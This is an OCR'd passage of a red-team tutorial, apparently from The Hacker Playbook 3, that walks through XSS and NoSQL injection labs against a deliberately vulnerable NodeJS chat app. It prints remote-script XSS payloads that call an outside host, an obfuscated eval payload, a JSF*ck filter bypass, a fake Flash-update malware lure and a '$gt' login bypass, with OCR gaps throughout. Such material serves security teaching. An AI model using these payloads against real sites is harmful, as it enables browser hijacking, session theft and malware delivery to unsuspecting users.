
Id: 180

Image: http://0.0.0.0:3000/adobe/flash_update.png

Payload: Custom_Payload

Custom Payload URI: https://github.com/beefproject/beef/archive/master.

Once executed, a pop-up will be presented on the victim's machine, forcing them to install an update, which will contain additional malware.



```
p No results found for ! {name2}
```

No results found for

An update to Adobe® Flash® Player is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Flash Player
- Flash Player is installed on over 1.3 billion connected PCs

Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.

I recommend spending some time playing around with all the BeEf post exploitation modules and understanding the power of JavaScript. Since we control the browser, we have to figure out how to use this in terms of Red Team campaigns. What else might you want to do once you have infected a victim from an XSS? We will discuss this in the XSS to Compromise section.

## Blind XSS


Blind XSS is rarely discussed as it is a patient person's game. What is Blind XSS? As the name of the attack suggests, it is when an execution of a stored XSS payload is not visible to the attacker/user, but only visible to an administrator or back-end employee. Although this attack could be very detrimental due to its ability to attack backend users, it is often missed.

For example, let's assume an application has a "contact us" page that allows a user to supply contact information to the administrator in order to be contacted later. Since the results of that data are only viewable by an administrator manually and not the requesting user and if the application was vulnerable to XSS, then the attacker would not immediately see their "alert(1)" attack. In these cases, we can use XSSHunter (https://xsshunter.com) to help us validate the Blind XSS.

How XSSHunter works is that when our JavaScript payload executes, it will take a screenshot of the victim's screen (the current page they are viewing) and send that data back to the XSSHunter's site. When this happens, XSSHunter will send an alert that our payload executed and provide us with all the detailed information. We can now go back to create a very malicious payload and replay our attack.

XSS Hunter:

- Disable any Proxies (i.e. Burp Suite)
- Create account at https://xsshunter.com
- Login at https://xsshunter.com/app
- Go to Payloads to get your Payload
- Modify the payload to fit your attack or build a Polyglot with it
- Check XSS hunter to see the payload execution



`<script>` **Tag Payload** - Basic XSS payload.


```
"><script src=https://cheetz.xss.ht></script>
```

`javascript:` **URI Payload** - For use where URI's are taken as input.

```
javascript:eval('var a=document.createElement(\'script\');a.src=\'https://cheetz.xss.ht\';document.body.appendChild(a)')
```

`<input>` **Tag Payload** - For bypassing poorly designed blacklist systems with the HTML5 `autofocus` attribute.

```
"><input onfocus=eval(atob(this.id)) id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vY2
```



| Thumbnail | Victim IP | Vulnerable Page URI |
|---|---|---|
| | | http://chat:3000/xss?name1=&name2=%3Cscript+src%3Dhttps%3A... |

## DOM Based XSS

The understanding of reflective and stored XSS is relatively straight forward. As we already know, the server doesn't provide adequate input/output validation to the user/database and our malicious script code is presented back to user in source code. However, in DOM based XSS, it is slightly different, which many cause some common misunderstandings. Therefore, let's take some time to focus on DOM based XSS.


Document Object Model (DOM) based XSS is made possible when an attacker can manipulate the web application's client-side scripts. If an attacker can inject malicious code into the DOM and have it read by the client’s browser, the payload can be executed when the data is read back from the DOM.

What exactly is the DOM? The Document Object Model (DOM) is a representation of HTML properties. Since your browser doesn’t understand HTML, it uses an interpreter that transforms HTML into a model called the DOM.

Let's walk through this on the Chat Support Site. Looking at the vulnerable web application, you should be able to see that the chat site is vulnerable to XSS:

- Create an account
- Login
- Go to Chat
- Try <script>alert(1)</script> and then try some crazy XSS attacks!

In our example, we have Node.js on the server side, socket.io (a library for Node.js) setting up web sockets between the user and server, client-side JavaScript, and our malicious msg.msgText JavaScript. As you can see below and in source code for the page, you will not see your "alert" payload directly referenced as you would in a standard reflective/stored XSS. In this case, the only reference we would receive that indicates where our payload might be called, is from the msg.name reference. This does sometimes make it hard to figure out where our XSS payload is executed or if there is a need to break out of any HTML tags.



view-source:http://127.0.0.1:3000/chatchannel/1

```
<!DOCTYPE html><html lang="en"><head><meta charset="UTF-8"><title>          </title><meta name="viewport" content="wic
    $('#cover').fadeOut(5000);
});</script><script>var flashingSpeed = 350;
$(function () {
  var socket = io();
  $('form').submit(function(){
    socket.emit('channelchat', $('#m').val());
    $('#m').val('');
    return false;
  });
  socket.on('channelchat', function(msg){
    $('#messages').append('<li style="color:'+msg.color+';">'+msg.name+': '+msg.msgText+'</li>');
    $(".messagewindow").stop().animate({ scrollTop: $(".messagewindow")[0].scrollHeight}, 1000);
  });
});</script><div id="cover"><p>Loading</p></div><div class="center"><div class="navigation"><div class="left"><div class=
```

## Advanced XSS in NodeJS

One of the big reasons why XSS keeps coming back is that it is much harder than just filtering for tags or certain characters. XSS gets really difficult to defend when the payloads are specific to a certain language or framework. Since every language has its oddities when it comes to vulnerabilities, it will be no different with NodeJS.

In the Advanced XSS section, you are going to walk through a few examples where language-specific XSS vulnerabilities come into play. Our NodeJS web application will be using one of the more common web stacks and configurations. This implementation includes the Express Framework (https://expressjs.com/) with the Pug template engine (https://pugjs.org/). It is important to note that by default, Express really has no built-in XSS prevention unless rendering through the template engine. When a template engine like Pub is used, there are two common ways of finding XSS vulnerabilities: (1) through string interpolation, and (2) buffered code.

Template engines have a concept of string interpolation, which is a fancy way of saying "placeholders for string variables." For example, let's assign a string to a variable in the Pug template format:

- - var title = "This is the HTML Title"
- - var THP = "Hack the Planet"
- h1 #{title}
- p The Hacker Playbook will teach you how to **#{THP}**

Notice that the #{THP} is a placeholder for the variable that was assigned prior to THP. We commonly see these templates being used in email distribution messages. Have you ever received an email from an automated system that had Dear ${first_name}… instead of your actual first name? This is exactly what templating engines are used for.

When the template code above is rendered into HTML, it will look like:

- &lt;h1&gt;This is the HTML Title&lt;/h1&gt;
- &lt;p&gt;The Hacker Playbook will teach you how to Hack the Planet&lt;/p&gt;

Luckily, in this case, we are using the "#{}" string interpolation, which is the escaped version of Pug interpolation. As you can see, by using a template, we can create very reusable code and make the templates very lightweight.

Pug supports both escaped and unescaped string interpolation. What's the difference between escaped and unescaped? Well, using escaped string interpolation will HTML-encode characters like <,>,', and ". This will assist in providing input validation back to the user. If a developer uses an unescaped string interpolation, this will generally lead to XSS vulnerabilities.

Furthermore, string interpolation (or variable interpolation, variable substitution, or variable expansion) is the process of evaluating a string literal containing one or more placeholders, yielding a result in which the placeholders are replaced with their corresponding values. [https://en.wikipedia.org/wiki/String_interpolation]

- In Pug escaped and unescaped string interpolation (https://pugjs.org/language/interpolation.html):
    - !{} – Unescaped string interpolation
    - #{} – Escaped string interpolation *Although this is escaped, it could still be vulnerable to XSS if directly passed through JavaScript
- In JavaScript, unescaped buffer code starts with "!=". Anything after the "!=" will automatically execute as JavaScript. [https://pugjs.org/language/code.html#unescaped-buffered-code]


- Lastly, anytime raw HTML is allowed to be inserted, there is the potential for XSS.

In the real world, we have seen many cases that were vulnerable to XSS, based on the above notation where the developer forgets which context they are in and from where the input is being passed. Let's take a look at a few of these examples on our vulnerable Chat Support System Application. Go to the following URL on the VM: http://chat:3000/xss. We will walk through each one of these exercises to understand NodeJS/Pug XSS.

**Exercise 1 (http://chat:3000/xss)**

In this example, we have escaped string interpolation into a paragraph tag. This is not exploitable because we are using the correct escaped string interpolation notation within the HTML paragraph context.

- Go to http://chat:3000/xss and click Exercise #1
- The Pug Template Source Code:
    - p No results found for **#{name1}**
- Try entering and submitting the following payload:
    - <script>alert(1)</script>
- Click back on Exercise #1 and review the No Results Output
- View the HTML Response (view the Source Code of the page):
    - &#x3C;script&#x3E;alert(1)&#x3C;/script&#x3E;



```
view-source:http://chat:3000/xss?name1=%3Cscript%3Ealert(1)%3C%2Fscript%3
```

```
="/chatchannel/1">Chat</a></div></div><br><br><script>var user3 = ;</script><s
1"><p>No results found for &lt;script&gt;alert(1)&lt;/script&gt;</p></div><br>
```

After hitting submit, look at the page source code (ctrl+u) and search for the word "alert". You are going to see that the special characters from our payload are converted into HTML entities. The script tags are still visible on our site through our browser, but are not rendered into JavaScript. This use of string interpolation is correct and there is really no way to break out of this scenario to find an XSS. A+ work here! Let's look at some poor implementations.


**Exercise 2**

In this example, we have unescaped string interpolation denoted by the !{} in a paragraph tag. This is vulnerable to XSS by design. Any basic XSS payload will trigger this, such as: <script>alert(1)</script>

- Go to Exercise #2
- The Pug Template Source Code:
    - p No results found for **!{name2}**
- Try entering the payload:

  - <script>alert(1)</script>
- Response:
  - <script>alert(1)</script>
- After hitting submit, we should see our pop-up. You can verify by looking at the page source code and searching for "alert".

So, using unescaped string interpolation (!{name2}) where user input is submitted, leads to a lot of trouble. This is a poor practice and should never be used for user-submitted data. Any JavaScript we enter will be executed on the victim's browser.


```
chat:3000/xss?name1=&name2=<script>alert(1)<%2Fscript>&name3=&name4=&name5=
```

**Exercise 3**

In this example, we have escaped string interpolation in dynamic inline JavaScript. This means we are protected since it's escaped, right? Not necessarily. This example is vulnerable because of the code context we are in. We are going to see that in the Pug Template, prior to our escaped interpolation, we are actually inside a script tag. So, any JavaScript, although escaped, will automatically execute. Even better, because we are in a Script tag, we do not need to use the <script> tag as part of our payload. We can use straight JavaScript, such as: alert(1):

- Go to Example #3
- Pug Template Source Code:
  - script.
    - var user3 = **#{name3};**
    - p No results found for #{name3}
- This template will translate in HTML like the following:
  - <script>
  - <p>No results found for [escaped user input]</p>
  - </script>

- Try entering the payload:
    - 1;alert(1);
- After hitting submit, we should see our pop-up. You can verify by looking at the page source code and searching for "alert".

Although, a small change, the proper way to write this would have been to add quotes around the interpolation:

- Pug Template Source Code:
    - script.
        - var user3="#{name3}"

**Exercise 4**

In this example, we have Pug unescaped buffered code (https://pugjs.org/language/code.html) denoted by the != which is vulnerable to XSS by design, since there is no escaping. So in this scenario, we can use the simple " <script>alert(1)</script>" style attack against the input field.

- Pug Template Source Code:
    - p != 'No results found for '+name4
- Try entering the payload:
    - <script>alert(1)</script>
- After hitting submit, we should see our pop-up. You can verify by looking at the page source code and searching for "alert".

**Exercise 5**


Let's say we get to an application that is using both escaped string interpolation and some type of filtering. In our following exercise, we have minimal blacklist filtering script being performed within the NodeJS server dropping characters like "<", ">" and "alert". But, again they made the mistake of putting our escaped string interpolation within a script tag. If we can get JavaScript in there, we could have an XSS:

- Go to Example #5
- Pug Template Source Code:
    - name5 = req.query.name5.replace(/[;'"<>=]|alert/g,"")
    - script.
        - var user3 = #{name5};
- Try entering the payload:
    - You can try the alert(1), but that doesn't work due to the filter. You could also try things like <script>alert(1)</script>, but escaped code and the filter will catch us. What could we do if we really wanted to get our alert(1) payload?
- We need to figure out how to bypass the filter to insert raw JavaScript. Remember that JavaScript is extremely powerful and has lots of functionality. We can abuse this functionality to come up with some creative payloads. One way to bypass these filters is by utilizing esoteric JavaScript notation. This can be created through a site called: http://www.jsfuck.com/. As you can see below, by using brackets, parentheses, plus symbols, and exclamation marks,

we can recreate alert(1).

- JSF*ck Payload:

  -
    ```
    [][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+
    []]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[]
    [[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+
    []+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([!
    []]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
    []+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])
    [!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+
    [])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!!
    []+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+
    []]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
    (!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+
    (!![]+[])[+!+[]]]((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+
    []+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])
    [+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+
    []]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+([!
    []]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
    []+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
    ```



Escaped String Interpolation into escaped dynamic inline Javascript

```
script.
  var user3 = #{name5};
.
p No results found for #{name5}
```

[+!+[]]])[!+[]+!+[]+[+[]]])()

No results found for [illegible]

As you know, many browsers have started to include XSS protections. We have even used these payloads to bypass certain browser protections. Try using them in your actual browser outside of Kali, such as Chrome.

XSS is not an easy thing to protect from on complex applications. It is easy to either miss or misunderstand how a framework processes input and output. So when performing a source code review for Pug/NodeJS applications, searching for !{ , #{, or `${ in source code is helpful for identifying locations for XSS. Being aware of the context, and whether or not escaping is required in that context, is vital as we will see in the following examples.

Although these attacks were specific to Node and Pug, every language has its problems against XSS and input validation. You won't be able to just run a vulnerability scanner or XSS fuzzing tool and find all the XSS vulnerabilities. You really need to understand the language and frameworks used.

## XSS to Compromise

One question I get often is, how can I go from an XSS to a Shell? Although there are many different ways to do this, we usually find that if we can get a user-to-admin style XSS in a Content Management System (CMS) or similar, then this can lead to complete compromise of the system. An entire walkthrough example and code can be found here by Hans-Michael Varbaek: https://github.com/Varbaek/xsser. Hans-Michael presented some great examples and videos on recreating an XSS to RCE attack.

A custom Red Team attack that I like to utilize involves taking advantage of the features of JavaScript. We know that JavaScript is extremely powerful and we have seen such features in BeEF (Browser Exploitation Framework). Therefore, we can take all that functionality to perform an attack unbeknownst to the victim. What would this payload do? One example of an attack is to have the JavaScript XSS payload that runs on a victim machine grab the internal (natted) IP address of the victim. We can then take their IP address and start scanning their internal network with our payload. If we find a known web application that allows compromise without authentication, we can send a malicious payload to that server.

For example our target could be a Jenkins server, which we know if unauthenticated, pretty much allows complete remote code execution. To see a full walkthrough of an XSS to Jenkins compromise, see chapter 5 - Exploiting Internal Jenkins with Social Engineering.

## NoSQL Injections

In THP 1 & 2, we spent a fair amount of time learning how to do SQL injections and using SQLMap (http://sqlmap.org/). Other than some obfuscation and integration into Burp Suite, not much has changed from THP2. Instead, I want to delve deeper into NoSQL injections as these databases are becoming more and more prevalent.

Traditional SQL databases like MySQL, MSSQL, and Oracle rely on structured data in relational databases. These databases are relational, meaning data in one table has relation to data in other tables. That makes it easy to perform queries such as "give me all clients who bought something in the last 30 days”. The caveat with this data is that the format of the data must be kept consistent across the entire database. NoSQL databases consist of the data that does not typically follow the tabular/relational model as seen in SQL-queried databases. This data, called "unstructured data" (like pictures, videos, social media), doesn't really work with our massive collection data.

NoSQL Features:

- Types of NoSQL Databases: Couch/MongoDB
- Unstructured Data
- Grows Horizontally

In traditional SQL injections, an attacker would try to break out of an SQL query and modify the query on the server-side. With NoSQL injections, the attacks may execute in other areas of an application than in traditional SQL injections. Additionally, in traditional SQL injections, an attacker would use a tick mark to break out. In NoSQL injections, vulnerabilities generally exist where a string is parsed or evaluated into a NoSQL call.

Vulnerabilities in NoSQL injections typically occur when: (1) the endpoint accepts JSON data in the request to NoSQL databases, and (2) we are able to manipulate the query using NoSQL comparison operators to change the NoSQL query.

A common example of a NoSQL injection would be injecting something like: [{"$gt":""}]. This JSON object is basically saying that the operator ($gt) is greater than NULL (""). Since logically everything is greater than NULL, the JSON object becomes a true statement, allowing us to bypass or inject into NoSQL queries. This would be equivalent to [' or 1=1--] in the SQL injection world. In MongoDB, we can use one of the following conditional operators:


- (>) greater than - $gt
- (<) less than - $lt
- (>=) greater than equal to - $gte
- (<= ) less than equal to - $lte

**Attack the Customer Support System NoSQL Application**

First, walk through the NoSQL workflow on the Chat application:

- In a browser, proxying through Burp Suite, access the Chat application: http://chat:3000/nosql
- Try to authenticate with any username and password. Look at POST traffic that was sent during that authentication request in Burp Suite

.



```
POST /loginnosql HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64
Accept: application/json, text/javascript,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/nosql
Content-Type: application/json; charset=ut
X-Requested-With: XMLHttpRequest
Content-Length: 39
Cookie: connect.sid=[illegible]
Connection: close

{"username":"admin","password":"admin"}
```

In our Chat application, we are going to see that during authentication to the /loginnosql endpoint, our POST data will contain {“username”:”admin”,”password”,”GuessingAdminPassword”}. It is pretty common to see JSON being used in POST requests to authenticate a user, but if we define our own JSON objects, we might be able to use different conditional statements to make true statements. This would effectively equal the traditional SQLi 1=1 statement and bypass authentication. Let's see if we can inject this into our application.

**Server Source Code**

